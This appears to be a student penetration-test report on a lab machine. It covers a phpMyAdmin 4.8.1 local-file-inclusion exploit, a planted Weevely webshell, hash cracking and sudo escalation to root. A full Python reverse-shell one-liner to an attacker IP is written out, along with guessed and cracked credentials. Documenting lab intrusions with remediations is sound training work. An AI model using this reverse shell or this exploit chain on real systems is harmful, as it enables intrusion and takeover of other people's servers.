

NANCURINIR Report

Author: Oliver Mustoe



(Image credit: https://collider.com/lord-of-the-rings-timeline-explained/)

Table of Contents

[Introduction: 3](#_Toc119770783)

[Objective: 3](#_Toc119770784)

[Recommendations: 3](#_Toc119770785)

[System IP: 10.0.5.28 4](#_Toc119770786)

[Service enumeration 4](#_Toc119770787)

[Privilege escalation 10](#_Toc119770788)

# Introduction:

This report contains all actions conducted to test the provided target/s, with the purpose of ensuring the vulnerable machine/s would be ready to be deployed in a production environment.

# Objective:

The objective of this report is to conduct a penetration test against the provided targets. The penetration tester is tasked with following an orderly approach in penetrating the target to achieve objective goals.

# Recommendations:

The penetration tester recommends patching all possible vulnerabilities identified during this test to ensure that an attacker could not exploit them in the future. The patching process should be implemented as a regular patching program to protect against other vulnerabilities found later.

# System IP: 10.0.5.28

## Service enumeration

Service enumeration is the process in which methods are used to find services available on the target. By completing this part of the penetration test, the attacker can understand what applications are running on the system for exploitation.

|  |  |  |
| --- | --- | --- |
| Server IP | Open Ports | Found Directories |
| 10.0.5.28 | TCP: 80 | http://10.0.5.28/.htaccess  http://10.0.5.28/.hta  http://10.0.5.28/.htpasswd  http://10.0.5.28/index.html  http://10.0.5.28/phpmyadmin  http://10.0.5.28/server-status |

NMAP scan result:

┌──(champuser㉿kali)-[~]

└─$ sudo nmap 10.0.5.28 -A

Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-19 15:12 EST

Nmap scan report for 10.0.5.28

Host is up (0.0018s latency).

Not shown: 999 filtered tcp ports (no-response)

PORT   STATE SERVICE VERSION

80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))

|\_http-server-header: Apache/2.4.52 (Ubuntu)

|\_http-title: Site doesn't have a title (text/html).

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux\_kernel:4 cpe:/o:linux:linux\_kernel:5

OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4

TRACEROUTE

HOP RTT     ADDRESS

1   1.80 ms 10.0.5.28

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 19.00 seconds

Result of gobuster:

┌──(champuser㉿kali)-[~]

└─$ sudo gobuster dir -e -u http://10.0.5.28/ -w /usr/share/wordlists/dirb/common.txt

**===============================================================**

Gobuster v3.3

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

**===============================================================**

[+] Url:                     http://10.0.5.28/

[+] Method:                  GET

[+] Threads:                 10

[+] Wordlist:                /usr/share/wordlists/dirb/common.txt

[+] Negative Status codes:   404

[+] User Agent:              gobuster/3.3

[+] Expanded:                true

[+] Timeout:                 10s

**===============================================================**

2022/11/19 15:22:19 Starting gobuster in directory enumeration mode

**===============================================================**

http://10.0.5.28/.htaccess            (Status: 403) [Size: 274]

http://10.0.5.28/.hta                 (Status: 403) [Size: 274]

http://10.0.5.28/.htpasswd            (Status: 403) [Size: 274]

http://10.0.5.28/index.html           (Status: 200) [Size: 269]

http://10.0.5.28/phpmyadmin           (Status: 301) [Size: 311] [--> http://10.0.5.28/phpmyadmin/]

http://10.0.5.28/server-status        (Status: 403) [Size: 274]

Progress: 4097 / 4615 (88.78%)===============================================================

2022/11/19 15:22:21 Finished

**===============================================================**

Screenshot of “index.html”:

Graphical user interface, website

Description automatically generated

Source of “index.html” via curl:

┌──(champuser㉿kali)-[~]

└─$ curl http://10.0.5.28/

<!DOCTYPE html>

<html>

        <body>

                <h1>Gandalf Bio:</h1>

                <p>Gandalf is a legendary wizard of Middle-earth! His preferred weapons are his wizard staff, glamdring, and narya!</p>

                <img src="shallnotpass.gif" alt="shallnotpass">

        </body>

</html>

Screenshot of “phpMyAdmin/index.php”

Graphical user interface, application, website

Description automatically generated

Using the source of “index.html” page, the user can guess username/password.

|  |  |
| --- | --- |
| **phpMyAdmin Username** | **phpMyAdmin Password** |
| gandalf | shallnotpass |

Screenshot of authenticated phpMyAdmin webpage:

Graphical user interface, text, application, email

Description automatically generated

A recommended remediation here would be to use more unique/non-easily guessable passwords.

Port 80: phpMyAdmin 4.8.1 - (Authenticated) Local File Inclusion

[CVE-2018-12613](https://nvd.nist.gov/vuln/detail/CVE-2018-12613) | [exploitDB 44924](https://www.exploit-db.com/exploits/44924) | [exploitDB 44928](https://www.exploit-db.com/exploits/44928) | [exploitDB 50457](https://www.exploit-db.com/exploits/50457)


**Explanation of Vulnerability:** This vulnerability derives from **a** section of code where pages are redirected and then loaded within phpMyAdmin, as well as an improper test for whitelisted pages. Requires user to be authenticated, except in certain cases.

**Remediation:** Upgrade to phpMyAdmin 4.8.2 or newer

**Severity:** High

**Proof of concept:**

Download [exploitDB 50457](https://www.exploit-db.com/exploits/50457), execute with username/password gained above like the following screenshot:



## Privilege escalation

Privilege escalation is the process in which design flaws in operating systems or software are exploited to gain access to protected resources on a target system.

**(NOTE:** Screenshots used to describe steps taken by the penetration tester describing the privilege escalation process.)

On the authenticated phpMyAdmin webpage, navigated to <http://10.0.5.28/phpmyadmin/sql.php?db=mysql&table=user&pos=0>:

A picture containing background pattern

Description automatically generated

Clicked “Edit” for the root user, then scrolled down to find the authentication string for “root”:

Graphical user interface, application

Description automatically generated

Taking this hash, cracked it and found it equals the password “gandalfthewhite”:

Graphical user interface

Description automatically generated with medium confidence

A recommended remediation here would be to use more unique/non-easily cracked passwords.

Then, using Weevely, created a webshell named “fotp.php”:

Text

Description automatically generated

Opened a python webserver on port 8123:

Text

Description automatically generated

Using the above downloaded exploit, [50457](https://www.exploit-db.com/exploits/50457), moved the webshell onto the target with wget:



Used Weevely to connect to webshell:

Text

Description automatically generated

Started a listener:

Text

Description automatically generated

Then used the following Python code on the target, through Weevely, starting a reverse shell (screenshot showing process down successfully):

python3 -c "import sys, socket, os, pty;s=socket.socket(socket.AF\_INET,

socket.SOCK\_STREAM);s.connect(('10.0.99.34',4449));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn('/bin/bash');"

Graphical user interface, application

Description automatically generated

After, checked “/home” and found a user named “gandalf”, tried the root password gained from the database and it successfully authenticated. Checked the gandalf users’ groups with “id”, found it has sudo so escalation to root was possible. Screenshot shows process and user/root flags:

|  |  |
| --- | --- |
| **gandalf user username** | **gandalf user password** |
| gandalf | gandalfthewhite |

Text

Description automatically generated